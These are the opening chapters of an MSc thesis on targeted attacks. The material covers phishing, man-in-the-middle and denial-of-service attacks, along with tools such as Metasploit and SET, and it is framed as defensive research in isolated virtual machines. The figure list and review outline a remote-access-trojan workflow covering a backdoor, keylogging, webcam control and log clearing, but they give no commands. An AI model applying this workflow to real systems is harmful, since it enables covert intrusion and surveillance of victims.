Ross Van Den Eeckhaute-Jones Masters Final Project P151366

by Ross Van Den Eeckhaute-Jones

FILE	2865_ROSS_VAN_DEN_EECKHAUTE-JONES_ROSS_VAN_DEN_EECKHAUTE-JONES_MASTERS_FINAL_PROJECT_P151366_260366_2135440343.DOCX (8.3M)		
TIME SUBMITTED	18-NOV-2020 07:33AM (UTC+0000)	WORD COUNT	22655
SUBMISSION ID	136648125	CHARACTER COUNT	122729



PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE



School of
Applied Computing

ANALYSING THE PROCESS OF TARGETED CYBERSECURITY ATTACKS

by

Ross Van Den Eeckhaute-Jones

Supervisor: Dr Carlene Campbell

Project submitted as part of the requirements for the award of MSc Computer Networks and Cybersecurity

November 2020

Declaration of Originality

I, Ross Van Den Eeckhaute-Jones declare that I am the sole author of this Project; that all references cited have been consulted; that I have conducted all work of which this is a record, and that the finished work lies within the prescribed word limits.

This work has not previously been accepted as part of any other degree submission.

Signed: Ross Van Den Eeckhaute-Jones

Date: 18/11/2020

FORM OF CONSENT

I, Ross Van Den Eeckhaute-Jones hereby consent that my Project, submitted in candidature for the *M.Sc. Computer Networks and cybersecurity* degree, if successful, may be made available for inter-library loan or photocopying (subject to the law of copyright), and that the title and abstract may be made available to outside organisations.

Signed: Ross Van Den Eeckhaute-Jones

Date: 18/11/2020

Copyright Acknowledgement

I acknowledge that the copyright of this project report, and any product developed as part of the project, belong to University of Wales Trinity Saint David, Swansea.

ABSTRACT/SYNPOSIS

This project has conducted a critical analysis of the process of targeted cybersecurity attacks. To Provide enough data to allow a thorough critical analysis, 3 simulated testing scenarios have been created and carried out using Kali Linux and simulation tools such as Oracle VM VirtualBox. Current and recent research in the subject area has been analysed. The three targeted cybersecurity attacks that have been simulated throughout this project are phishing, man in the middle attacks, and denial of service.

The project provides a full in depth literature review covering the surrounding research concerning targeted cybersecurity attacks. The literature review goes into detail on the potential targets and the relevant security risks that one may face individually, as well as the further repercussions that may be faced by any connections to the target for example businesses, family, and shared users.

The literature review explores the potential consequences of each of the aforementioned attacks. The level of damage caused to the target is detailed as well as the relevant defences to such attacks. Damage mitigation tactics where a full defence from an attack is unavailable currently are also critically evaluated.

The project has simulated three cybersecurity attacks using tools inside Kali Linux. Simulated phishing demonstrates the ability to capture sensitive login credentials using social engineering toolkit (SET). A simulated man in the middle attack has demonstrated the capabilities of an active listener on an infected system using SET and Metasploit. A simulated Denial of Service attack has displayed the disruption of service to a target using SET and Metasploit. Other tools such as NMAP and Wireshark are utilised where necessary.

To conclude the project, a summary table has been constructed providing the vulnerabilities and weaknesses, impact, solutions and best practices for organisations, industry and regular users of society. This project aims to provide useful information to any network/device users in fine tuning and strengthening their defensive stance against malicious attacks, protecting their assets and data.

TABLE OF CONTENT

Copyright Acknowledgement ii

CHAPTER 1 - INTRODUCTION 1

1.1 Introduction 1

1.2 Aim 3

1.3 Objectives 4

1.4 Structure Of The Project 5

CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE 6

2.1 Literature Review 6

2.1.1 Phishing 8

2.1.2 Man in the Middle attack (MitM) 11

2.1.3 Denial of Service (DoS) 13

2.1.4 Cybersecurity tools 15

2.2 Methodology 20

CHAPTER 3 - RESEARCH METHODOLOGY 22

3.1 Introduction 22

3.2 Research Overview 23

3.2.1 Research Process 26

3.2.2 Research Philosophy 26

3.2.3 Research Methodologies 26

3.2.4 Data Collection 26

3.3 Research Design 27

3.4 Research Deliverables 29

3.5 Triangulation 29

3.6 Conclusion 29

CHAPTER 4 - DESIGN & IMPLEMENTATION 30

4.1 Introduction 30

4.2 Problem formulation 32

4.3 Design 37

4.4 Implementation 41

4.5 Conclusion 46

CHAPTER 5 – TESTING AND EVALUATION 47
5.1 Test Scenario 1 – Phishing: Website Cloning (Credential Harvester) 47
5.2 Test Scenario 2 – Phishing: Remote Access Trojan (RAT) 58
5.3 Test Scenario 3 – Denial of service attack using Metasploit 76
CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS 84
6.1 Summary 84
6.2 Cybersecurity solutions for Organisations, industry and society 85
6.3 Conclusion 89
6.4 Recommendations for further research. 91
CHAPTER 7 – REFLECTIONS 92
CHAPTER 8 – REFERENCES 96
PROJECT MANAGEMENT 99
RISK ANALYSIS 100
ETHICS FORM 101
PROJECT SUPERVISOR MEETING LOGBOOK 122

LIST OF FIGURES

Figure 1: Research Overview [12] 23
Figure 2: Research Design 28
Figure 3: Phishing attack method [20] 33
Figure 4: Man in the middle attack – Rogue AP [21] 34
Figure 5: Man in the middle attack – Target interception [22] 34
Figure 6: Denial of Service [23] 35
Figure 7: Phishing propagation example 38
Figure 8: Oracle VM VirtualBox setup 42
Figure 9: Kali Linux Virtual Machine 42
Figure 10: Social Engineering Toolkit 43
Figure 11: Windows 7 Virtual Machine 44
Figure 12: Metasploit Framework 45
Figure 13: ifconfig - Detect host IP 47
Figure 14: Loading setoolkit 48
Figure 15: Website Attack Vectors selection 49

Figure 16: Credential Harvester Attack Method selection 50
Figure 17: Site Cloner selection 50
Figure 18: Site selection and host address 51
Figure 19: Tinyurl link shortener/disguiser 52
Figure 20: Phishing email construction 53
Figure 21: Cloned site hosted at 10.0.2.15 54
Figure 22: Target inputting login details 54
Figure 23: Target redirection 54
Figure 24: Successful credential capture 55
Figure 25: XML printout of captured details 55
Figure 26: Payload and Listener selection 58
Figure 27: Windows reverse_TCP Meterpreter selection 59
Figure 28: LHOST and port configuration for listener 59
Figure 29: Listener session activation 59
Figure 30: Active listener 60
Figure 31: Embedded executable setup - Archive 61
Figure 32: Embedded executable configuration 61
Figure 33: Embedded executable autorun setup 62
Figure 34: Embedded executable final file 62
Figure 35: Listener detects active session 63
Figure 36 :Interacting with the available session 63
Figure 37: Getuid - Device information 64
Figure 38: Running Processes list 64
Figure 39: Migrate - Migrate between processes 65
Figure 40: Metsvc - Backdoor setup 65
Figure 41: Metsvc - Files installed on target 66
Figure 42: screenshot - Capture image of target desktop 66
Figure 43: screenshot- Captured desktop image 67
Figure 44: Webcam and microphone control commands 67
Figure 45: Captured sound file 68
Figure 46: Keylogger start 68
Figure 47: Example key logged text 69
Figure 48: Keylogger dumped text 69
Figure 49: Example of an important file on target machine 69

Figure 50: Stolen file on attacker machine 70
Figure 51: Shell - Windows command shell control 70
Figure 52: Windows 10 - Threats found 71
Figure 53: Windows 10 - Dangerous program 71
Figure 54: Windows 10 - Threat Quarantined. 72
Figure 55: clearev - Clear logs on infected machine 72
Figure 56: Loading Metasploit 76
Figure 57: Searching for a synflood attack 77
Figure 58: Selecting synflood module 77
Figure 59: Attack options. 77
Figure 60: NMAP scan for available open ports 78
Figure 61: Attack configuration 78
Figure 62: Pre-attack internet access 79
Figure 63: Pre-attack internet speed 79
Figure 64: Synflood exploit launched 80
Figure 65: Wireshark synflood/ACK packets 80
Figure 66: Post-attack internet access 81
Figure 67: Post-attack internet speed 81

CHAPTER 1

1.1 INTRODUCTION

Network security is becoming an increasing concern for businesses and network users globally. The range of attacks that can and have been launched on businesses and single users have broadened and become more complex over time. Right now in a society so heavily reliant on data security, it is increasingly important to take all the necessary steps to maintain the integrity of the network and its devices. [1,2]

Network security as a whole has essentially become an “arms race” between malicious hackers and network security specialists. Both malicious hackers and network security specialists are competing to “get the edge” over the other in order to either breach or secure a network. All it takes is one slip up of either side to result in a complete disaster for a targeted business or user, or massive legal repercussions and even jail time for exposed malicious hackers. [1,2]

There is absolutely a crossover of knowledge and expertise as well as software/hardware utilised on both sides of cybersecurity. Cybersecurity specialists regularly use the same tools that malicious hackers use to perform attacks, however in different ways. [1,2]

Cybersecurity specialists utilise malicious tools to perform penetration testing on a simulated or isolated network to identify vulnerabilities or test the robustness of a system before rolling out a service. Penetration testing allows a business or user to identify vulnerabilities in a system before it is exposed to outside threats, in an attempt to patch any expected exploits before they are discovered by malicious hackers. [3,4]

Penetration testing covers a wide range of techniques that can be used to identify various exploits and vulnerabilities in a system. This particular project will utilise penetration tools to tools inside Kali Linux to simulate 3 very different methods of attacking businesses and users. [3,4]

Phishing preys on vulnerable users by deceiving them through the use of imitation applications. Hackers will send malicious links that appear to be a simple social media page or imitation workplace application in an attempt to steal login information. Victims will input login info into the imitation application which will then be sent to the malicious hacker to be used for further attacks or the gaining of confidential information. [3,4]

A man in the middle attack attempts to hijack a wireless network connection in order to intercept sensitive information in the form of login info, confidential conversations, internet usage and potentially bank details. These details all have value in themselves but can all be used to launch further attacks. [4,5]

A Denial of service attack renders a network connection useless through the practice of flooding the targeted network devices with packets until it can no longer function properly. [6]

This report will compare and contrast the results of the simulations conducted during the project with similar data available from recent and current research in the field. The range of techniques incorporated for both the attack and defence of single user targeted cybersecurity attacks with be analysed.

1.2 AIM

The main aim of this project is to analyse the process of user targeted cybersecurity attacks. In order to satisfy the aim of this project, simulation tools will be used to create and analyse user targeted attack scenarios, with the data being compared and contrasted with current research data concerning the project.

The potential consequences of these attacks will be explored as well as the available defences and/or damage mitigation techniques that are used to defend from such attacks.

The project will utilise penetration testing tools/frameworks inside Kali Linux along with simulation tools such as Oracle VM VirtualBox to simulate cybersecurity attacks

1.3 OBJECTIVES

The objectives are to:

- Carry out a critical literature review of research into user targeted cybersecurity attacks, including programs and cybersecurity tools required
- Simulate various user targeted cybersecurity attacks using tools inside Kali Linux along with simulation software such as Oracle VM VirtualBox
- Analyse and document the process of user targeted cybersecurity attacks using simulated scenarios.
- Construct a report that compares and contrasts the results captured from the simulated user targeted cyber security attacks with recent/current user targeted cybersecurity information.

1.4 STRUCTURE OF THE PROJECT

The project consists of 8 chapters. The 3 major chapters of the project include the initial research and review of literature concerning user targeted cybersecurity attacks, design and implementation of the testing simulations used during the project, and the testing and evaluation of the simulated experiments during the project.

The project will make use of accurate simulations of user targeted cybersecurity attacks using tools inside Kali Linux alongside simulation applications such as Oracle VM VirtualBox. Results of testing will be captured using screenshots and compared with similar results and data from previous simulations and/or current and recent research into the area.

Chapter one Sets the expectations of the project by providing and introduction, along with the aims, objectives, and structure of the project.

Chapter two includes the critical literature review concerning user targeted cybersecurity attacks and their consequences to users and entities connected to the user

Chapter three outlines the research methodologies incorporated throughout the project along with the capturing of results and evaluation of results.

Chapter four reviews the design and implementation of simulated testing to be used throughout the project.

Chapter five outlines the conclusion and evaluation/recommendation methods to be used in conjunction with the simulation and research results.

Chapter six concludes the project, providing analysis of results and findings.

CHAPTER 2 - RESEARCH & REVIEW OF LITERATURE

2.1 LITERATURE REVIEW

Technology users around the world are continuously succumbing to malicious targeted attacks while connected to network services. Many users do not realise the risks they are exposed to when connecting to insecure public Wi-Fi and/or networks. The range of devastation that can be caused by such attacks ranged from small inconveniences to full blown data theft with repercussions potentially echoing through victim's friends/family/business network infrastructure. [13-17]

There are many methods of defending from such attacks that can be utilised or at least kept in mind when attempting to use a network/wireless network. However one slip up is all it takes in order for a system to be breached. Once a system is compromised, the attacker may have many avenues of attack to further exploit. [13-17]

It is all too common these days for device users to connect to the first available free Wi-Fi they see when searching for a Wi-Fi connection to use. This is an extremely dangerous practise as they may have no idea who may own that connection and what they could do with the information passing through it. The connection may seem fully functional to the user however they may not realise that they are connected to a malicious network. [13-17]

This problem is exacerbated by the fact that the minimum age of device users has been decreasing over the years as technology such as smart phones and tablets have come down in price and increased in availability. It is not uncommon for children of a young age (under 10) to have access to some form of internet connected device. This is massive reason to ensure users are educated or in required cases, restricted from some features such as internet access in order to reduce the associated risks of connecting to the internet. [13-17]

It is massively important for internet device users to take all steps necessary to secure the devices they access the internet with, on top of maintaining good network usage etiquette. A proactive approach to network security is always better than reactive. Some consequences of cyberattacks may be irreversible therefor a reactive approach can sometimes be impossible due to hardware/data destruction/theft. [13-17]

The cybersecurity industry is in a constant battle with malicious hackers. Each side has their goal set to overcome the other in order to either protect a network or compromise a network. The tools used by both sides are similar as each side aims to circumvent the other sides techniques and tactics. Malicious hackers utilise scanning tools as well as simulation software to practice breaching model systems, namely common OS systems or device versions. While cybersecurity experts utilise penetration testing tools to perform vulnerability testing on a system in order to eventually patch the vulnerabilities found before they are exploited by malicious hackers. [13-17]

Many malicious hackers target vulnerable inexperienced users using manipulation tactics. This method of attack is called social engineering. Social engineering aims to manipulate its target into giving up important confidential information such as login credentials or confidential info. [13-17]

The idea behind social engineering it the targeting of vulnerable targets for example the elderly or untrained employees who may not be able to detect such manipulation attempts. Why would a malicious hacker spend so much time or money on trying to break into a target that has potentially thousands of pounds worth of security software/hardware defending it along with multiple highly skilled cybersecurity experts behind it when they can simply persuade/manipulate low level workers to hand over crucial information which would make their job easier or grant access [13-17]

Below is a detailed review of the 3 penetration testing simulations that relate to this project:

2.1.1 Phishing

Phishing is the use of deception/manipulation tactics in order to extract critical information from a targeted user. This critical information is usually acquired through malicious files that the victim has been manipulated into downloading through either emails or social media. The premise of phishing is that a wide net can be casted for example 1000s of emails may result in 3 downloads of infected files, resulting in 3 opportunities to extract further confidential data. [2,3]

The interface of which a phishing attack may be launched can include emails, social media posts and instant message applications. These messages usually include a link disguised in some way that would encourage the target to click or download. These phishing attempts commonly occur in the form of: [2,3]

- Bogus orders that require cancelation of a service or purchase, usually disguised a genuine looking Amazon, Netflix, eBay, Apple or similar platform.
- Friendly looking tailored personal messages that request a contact of a victim to download a picture, video or similar file which actually includes the attack payload
- A legit looking banking email which may raise concern to a user, perhaps invoking fear due to bogus payments or overdraft information resulting in irrational decision to comply to the bogus email
- Links to cloned websites, mostly social media or banking sites that targets may submit login credentials

A successful phishing attack resulting in a victim downloading said malicious files may result in opportunities for further attacks. A well-known example of this in practise is when the malicious program sends a tailored message to all social media contacts of the victim asking for help in some way or to download a picture. In this case the attacker is basically using the 1 successful attack victim to potentially spread the phishing attempt to further targets which can snowball into multiple new victims. [2,3]

Phishing can eventually lead to a ransomware attack. The malicious software that a victim has downloaded may have a set time to allow spread as mentioned in the previous social media example, then at a designated time may activate all infected targets to initiate a ransomware attack. A ransomware attack essentially locks down a device and demands payment usually in untraceable crypto currency to unlock the device. As well as lockdown of the device, data stored on the device may be encrypted with the decryption key given on payment. There is no guarantee that the device may be unlocked or data decrypted on payment. [2,3,11]

Consequences of Phishing: [2,3,11]

- Confidential information can be extracted from a target through the use of persuasion/deception
- Can result in mass spreading of the attack due to the nature of email/social media
- Successful attacks can be undetected/inactive until the final attack is activated for example ransomware after a sufficient spreading amount has been achieved
- Preys on the unaware/uneducated
- Phishing is a numbers game and benefits from casting a wide net. Low capture rate but high attempt rate

Defences to Phishing: [2,3,11]

- Maintain up to date relevant information surrounding current and newly developing phishing techniques
- Always use known legit means of contacting banks or any other sensitive services rather than click through on links from emails if you are concerned about an email
- Use bookmarks for regularly accessed websites such as email, banks and social media to reduce chance of
- Be sceptical of any obscene claims from received emails/messages
- Employ strong email filters to reduce the chance of even seeing these potential phishing emails in the first place, reducing the chance of clicking any links/downloads even if accidental

How can Penetration Testing tools prevent Phishing attacks?

Businesses can utilise mock phishing attacks to effectively train their employees on network security. A business may create a test phishing email which can be sent to all employees, with any user succumbing to the mock attack being given extra training to be more vigilant to such attacks. [2,3,11]

This in turn reduces the cost of training by narrowing down the total number of users who may require training, as well as getting valuable security information on the average security knowledge of its employees. For example if a business has 100 employees and 5 fail, those 5 employees can be sent for extra training. However if 30 users fail this test, they can reanalyse the situation and clamp down on access of users until further training to prevent a breach to a system. [2,3,11]

Who are most at risk of Phishing attacks?

While everyone can be a “target” of a phishing attempt, it is absolutely true that they are more successful on certain groups of users. The successful target demographic for phishing attacks is usually old, vulnerable, non-technically educated users. Young impressionable children/young adults who are constantly sharing files and links across instant messaging services are also more susceptible to phishing attacks as they may not be totally aware of such risks and would willingly click or download a file due to curiosity. [2,3,11]

Phishing attackers feed off the irrational thinking and vulnerability of non-technical users. Once an initial victim has been successfully attacked, the potential for that attack to spread can be devastating. When there are social media users who may have 100s possibly 1000s of contacts it is not hard to see the potential coverage of such an attack spreading between users and their contacts, and the contacts of contacts. [2,3,11]

2.1.2 Man in the Middle attack (MitM)

A Man in the Middle attack allows a malicious hacker to attempt to digitally eavesdrop on a target. A Man in the Middle attack focuses on exploiting communication connections between two entities (users or services). A successful Man in the Middle attack allows the attacker to intercept and relay data and/or communications between two parties undetected. This data can of course be valuable on its own, or it can be further used to manipulate both the sender and receiver. [4,5,14]

During a successful attack, it may be possible for the attacker to extract confidential information from either party for example passwords or network information that may lead to deeper access to the targeted system. [4,5,14]

A Man in the Middle attack can involve the use of rogue access points. A rogue access point is a wireless device that has been setup either as a public Wi-Fi connection or installed in a targeted secure network. The goal of a rogue access point is to bait unsuspecting users to connect to the device expecting it to be a normal free Wi-Fi hotspot or regulated business device. When a user connects to the rogue access point, all data travelling through the device is sent to the malicious hacker. This data can include anything from simple conversations, to highly confidential conversations between employees. Internet history and email contents may also be monitored. [4,5,14]

The end result from a Man in the Middle attack is the gathering of internet usage data of targets, potential login credentials, confidential communication data as well as the opportunities such as modifying messages that are sent to users from users on the network. This data can eventually be sold to other hackers or busines competitors. The data can also be used to launch further attacks. [4,5,14]

Consequences of Man in the Middle attacks: [4,5,14]

- Exposed internet usage data
- Authentication credentials stolen
- Manipulation through modified messages
- Potential threat of further attacks based on lost information/data

Defences to Man in the Middle attacks: [4,5,14]

- General awareness of such attacks
- VPN encryption can
- Only connect to trusted networks and/or Wi-Fi connections
- Use multi factor authentication
- Employ good encryption practices
- Use port security to prevent rogue devices connecting to a secure network

How can Penetration Testing prevent Man in the Middle attacks?

Using network scanning tools can help a cybersecurity team scan for active unused ports. Active unused ports are dangerous as any device can be connected successfully such as a rogue access point. Ensuring all unused ports are disabled is always best practice. Another level of defence is tying mac addresses to certain ports, only allowing trusted devices to use those active ports. [4,5,14]

Who are most at risk of Man in the Middle attacks?

Naïve public Wi-Fi users may not know they could be connecting to a malicious network connection, they simply see an open freely available connection and expose themselves to the risks of such a malicious connection. [4,5,14]

Businesses that may treat employees badly could become a victim to a disgruntled employee installing a malicious rogue access point from inside of the business. An inside employee would know more about a business and its users/coverage in order to install a rogue access point. [4,5,14]

2.1.3 Denial of Service (DoS)

A Denial of service attack can cause devastating damage to a business or web service. A DoS attack utilizes botnets or specialised tools to send massive amounts of data requests to a targeted network device, with the aim of overloading the device and forcing it to perform poorly or reach complete failure. Computers included in the botnet may be victims of previous attacks. These botnet users may not even realise they are affected or being used in such attacks. [6-8,14]

The mechanics of a DoS attack can vary. One method of DoS attempts to consume all bandwidth of the targeted network, resulting in no available bandwidth for actual business activity. This method of bandwidth saturation is achieved through the use of volume based attacks. Protocol attacks intend to create a massive backlog of packet requests in order to delay legitimate requests to be answered. [6-8,14]

Consequences of DoS attacks: [6-8,14]

- Ceasing of business operations resulting in lost revenue/lost customers.
- Damage to business reputation
- Customers may take their custom elsewhere if services are unavailable
- Potentially massive service recovery costs
- Access to crucial applications/services denied
- Potential legal problems

Defences to DoS attacks: [6-8,14]

- Employ anti DoS services such as Cloudflare to defend your organisation from attacks
- Make use of network monitoring tools to identify patterns/spikes in network activity in order to identify attacks more easily
- Enable notifications to be sent if irregular network activity is occurring, allowing rapid response to potential attacks
- Allow for appropriate server capacity overheads during peak times
- Keep in contact with ISPs in order to get fast response times and deal with attacks/problems faster

How can Penetration Testing prevent DoS attacks?

While penetration testing cannot effectively deliver DoS protection methods due to the nature of a DoS attack, they can be used to simulate or test a real life scenario to allow a formidable recovery plan to be formulated. A cybersecurity team may want to test the robustness of a system by seeing how resilient it is towards being targeted by a DoS attack. Detection and/or recovery times can be used as a good metric of successful defences or recoveries from such attacks. [6-8,14]

Who are most at risk of DoS attacks?

Some organisations will be naturally more resilient to DoS attacks due to the nature of their operations. Services that may be used rarely or can afford to wait some time before submitting or requesting data from the service can more easily make it through DoS attacks. [6-8.14]

Mission critical web services are at most risk of suffering devastating damage caused by DoS attacks due the possible loss of life or danger to life in environments such as hospitals. A patient may be denied medication if information cannot be gathered in time or scheduling of treatments may be thrown off or forgotten if a service has been taken down for some time. [6-8,14]

Online entertainment services such as media streaming platforms and online gaming releases can be targeted due to bad reviews or just hateful groups. Malicious groups may target new releases of series or game releases as a way of protesting or just generally wanting to cause annoyance to targets. [6-8,14]

2.1.4 Cybersecurity tools

Cybersecurity professionals should invest time into being familiar with a large forever growing library of tools that are to be used in many varying situations. There are available tools that allow a cybersecurity expert to analyse factors such as cybersecurity metrics, protocols, standards, strategies along with other data to predict, detect and prevent a myriad of cybersecurity attacks and risks. [10,13,16]

Many tools can be utilised to perform penetration testing on a targeted user's devices or network system. Penetration testing allows the use of certain tools to simulate various real world attack on a target. Results gained from these tests can be used to form a report of the security concerns observed during the simulated attack. [10,13,16]

Cybersecurity tools can be used to perform various steps of penetration testing: [10,13,16]

- Investigate the target for valuable information (OS versions, device models, software, and hardware versions).
- Detect services and protocols in use by a system that may be targeted
- Detect users and potential targets on a system.
- Launch attacks on any found vulnerabilities.
- Steal/destroy/modify any targeted data during an attack

Measurable characteristics of penetration testing techniques/methods: [10,13,16]

- Target profile – The collection of data gathered on the target such as software/hardware/OS version and device models.
- Attack aggressiveness – The strength of the attack being launched. For example, a light scanning process or time consuming password brute force. Also including how far an attack should reach before concluding.
- Scope – The coverage or boundaries of a launched attack including how many networks, what areas of a network or down to certain users.
- Technique – The methods of attack including all tools required for the attack.

There are 3 stages involved in launching a successful cyberattack: Pre-attack, attack, and post attack. Each stage lays out the techniques required in order to launch a successful attack.

Pre-attack

- Reconnaissance – During reconnaissance, essential target information is gathered such as active user times, target devices/accounts and wireless location usage. This data will aid the attacker in carrying out a successful meaningful attack. Information gathered can be used in social engineering attacks. [15]
- Scanning – During the pre-attack scanning phase, targets are discovered and designated. Scanning tools can provide useful information such as device/OS versions as well as software/hardware versions which may aid an attacker in launching a successful attack. [15]

Attack

- Gaining access – Exploiting targets with various cyberattack methods in order to gain access to a system or data that can lead to further attacks/manipulation. [15]

Post attack

- Maintaining access – Installation of backdoors to allow access later on to allow further attacks or manipulation of a system/user. [15]
- Covering tracks – The act of covering any trace of intrusion of a system can allow re-access to a system if required. This stage also reduces the chance of malicious hackers being caught. [15]

The cybersecurity tools that will be used to carry out the attack simulations during this project are detailed below:

Kali Linux

Kali Linux is a Linux distribution that houses a massive amount of penetration testing tools and commands. These tools and commands have various capabilities suited to a range of methods of penetration testing. There are many tools which can perform the same kind of attack; however some tools may be preferred over others to certain features available in the software. [8,9]

Metasploit

Metasploit is a pen testing framework that uses a command line interface to interact with streamlined penetration testing tools. Metasploit encompasses the necessary reconnaissance tools such as NMAP and SNMP to allow the gathering of crucial information no targets before launching an attack. Nessus is also a vulnerability scanner available inside Metasploit. [6-8,11]

Once a vulnerability is found or a test simulation scenario is created, there is an extensive database full of built in exploits that can be tailored to your target. There is a lot of information available that points a malicious hacker to the correct tool to use for a certain job. For example, a specialised tool suited to attacking unpatched old windows operating systems, or a specialised tool specifically created for launching a DoS attack. [6-8,11]

Metasploit includes a wide array of post-exploitation tools. Post exploitation tools allow a malicious hacker to launch 1 of many available payloads that can be capable of escalating privileges within a system, packet sniffing, pivoting tools, installing keyloggers, installing a Rat (Remote Access Trojan), screen/activity monitoring, installing back doors into a system and much more. [6-8,11]

Social Engineering Toolkit {SET}

Social Engineering Toolkit is a framework which capable of launching various social engineering attacks against an organisation or targeted/multi targeted users. Techniques such as website cloning, Phishing, Spearphishing, Spoofing and more. These tools aid a malicious hacker in manipulating and/or deceiving its targets. [2,3,11]

SET allows the mass sending of emails to email lists which can be found online or bought on black markets. Malicious hackers may pay a lot of money for email lists of well established businesses where successful attacks will result in more potential earnings. For example, an email list of random users may not return as much actionable information or data compared to a big company which may have confidential business information or insider/trade secrets which could be sold to competitors or used for blackmail. [2,3,11]

Successful social engineering attacks can allow a malicious hacker to launch multiple post-attack exploits. A successful social engineering attack usually involves the target being tricked into downloading a malicious file that is disguised as something else. The file is usually disguised as a bogus credit card purchase, a family/friend photo or any other type of media that may induce an irrational decision to be acted on by a target. Some post-attack exploits can include ransomware, keylogging, or a RAT (Remote Access Trojan). [2,3,11]

Ransomware attacks on large businesses would also be more impactful compared to ransomware attacks on small home users. The potential damage of ransomware attacks on large organisations can be observed from the WannaCry attack that affected hospitals using out of date end of life software/operating systems which made them an easy target. [2,3,11,17]

Aircrack-NG

Aircrack-NG is a tool that can assess and perform attacks targeted at Wi-Fi network connections. In a world where public Wi-Fi is available almost everywhere, it is not uncommon for unaware users to simply connect to the first Wi-Fi connection available, without understanding the risks. Aircrack-NG can aid a malicious hacker or network professional in monitoring, attacking, testing and cracking network security. [4,5,9,18]

Aircrack-NG is capable of monitoring network activity of a network device and a user. This information can be valuable in itself or used to launch further attacks such as blackmail or be used in conjunction with social engineering tactics. The installation of a rogue access point can aid the process of using Aircrack-NG to launch attacks. [4,5,9,18]

Aircrack-NG can also be used to analyse wireless connection interfaces for vulnerabilities such as Wi-Fi cards or access points. It is possible to test for the vulnerability towards driver incompatibilities and eventually capture a device or use injection methods to launch an attack. [4,5,9,18]

Password cracking is another strong capability of this tool. WEP, PSK and WPA 1 and 2 can be susceptible to password cracking. After a password is cracked, that network connection is compromised and the attacker may launch further attacks or modify settings to allow monitoring of data, capturing/modifying of messages across the connection and potentially presenting social engineering opportunities. [4,5,9,18]

2.2 METHODOLOGY

Data

Data created during this project will be in the form of screenshots during simulated attacks. The screenshots will include simulation input/outputs as well as observations. This data will be further analysed.

Strategy

Throughout this project, the method of capturing data will be through the use of screenshots during each of the simulated attacks. Screenshotted data will be further analysed.

The cybersecurity tools used throughout this project are explained below:

Kali Linux – A Linux distribution that houses a wide range of cybersecurity tools suitable for various situations. [8,9]

Metasploit – A powerful tool with many devastating capabilities, this project will utilise its DoS capabilities to demonstrate the effects of a DoS attack [6-8,10]

Social Engineering Toolkit {SET} – A toolkit with many capabilities concerning social engineering attacks. For this project, tools used to create and launch phishing attacks will be used. [2,3,11]

Aircrack-NG – A tool capable of launching man in the middle attacks on Wi-Fi connections and its users. Also capable of password cracking or activity monitoring. [4,5,9]

Wireshark – Wireshark is a useful tool that allows monitoring of network data and can be used to demonstrate the effects of certain attacks.

Limitations

As with most cybersecurity attacks and their respective tools, there is always a risk of causing more damage than expected, therefor all tests will be simulated to reduce the risk of data loss/destruction and software/hardware problems to a basically zero. Due to the decision to utilise simulation programs to carry out the proposed attacks, the chances of crossing any moral or ethical boundaries is near impossible.

Conclusion

In a technology driven world it is clear that there are various security flaws in both technology and the users that utilise such technology. Whether there is a flaw in the security of a technology or service, or the undertraining or lack of knowledge of home users/employees there are always steps that can be taken to increase security.

Sufficient training of employees in using different technology and services can reduce the chances of falling victim to certain malicious attacks. There is also a lot of information available on the internet to educate home users and families on safe internet/device usage.

There will always be an ongoing battle between malicious hackers and cybersecurity experts to be ahead of the other. Attack methods are changing/evolving over time promoting advancements in the security industry to keep up and prevent such attacks and future attacks. As new technology releases so does the potential of new styles of attacks never seen before. It is essential for a business to fully believe in their skills to defend the implementation of new technology. Especially when putting a business and its assets at risk of attack.

Overall, there is a multitude of threats to business and home user's assets and information. It is important to be proactive where possible through the use of backups and antivirus software. Planning and preparing for an attack is much easier and safer than reacting to the possible damage caused by an attack.

CHAPTER 3 - RESEARCH METHODOLOGY

3.1 INTRODUCTION

Data

This project deals only with data created and collected during isolated simulations of cybersecurity attack scenarios. The data gathered will be captured and displayed in the form screenshots from inputs/outputs generated during the attack scenarios. The data will be analysed and documented.

Strategy

The method of generating the data to be examined is through the use of a virtual machine environment using Kali Linux. Test targets can be created and simulated to allow multiple attacks to be launched resulting in multiple accurate test results. Screenshots of inputs/outputs during testing will further analysed.

Limitations

Penetration testing can inflict damage to a network including its software/hardware in certain circumstances, however all tests during this project will be conducted in an isolated virtual machine environment. Therefore there is zero risk of any personal data or assets being damages or modified during the tests.

3.2 RESEARCH OVERVIEW

This section will explain the research philosophy going forward with this project. It is appropriate to take aspects of the research onion to identify the key research practices during this project. The research onion will be essential in setting out a clear pathway of research methods to allow the project to achieve the set aims and objective and conclude as a successful project.




Figure 1: Research Overview [12]

The layers of the research onion that concern this project have been expanded and explained below in order to identify the correct path and philosophy of research to benefit this project:

Positivism

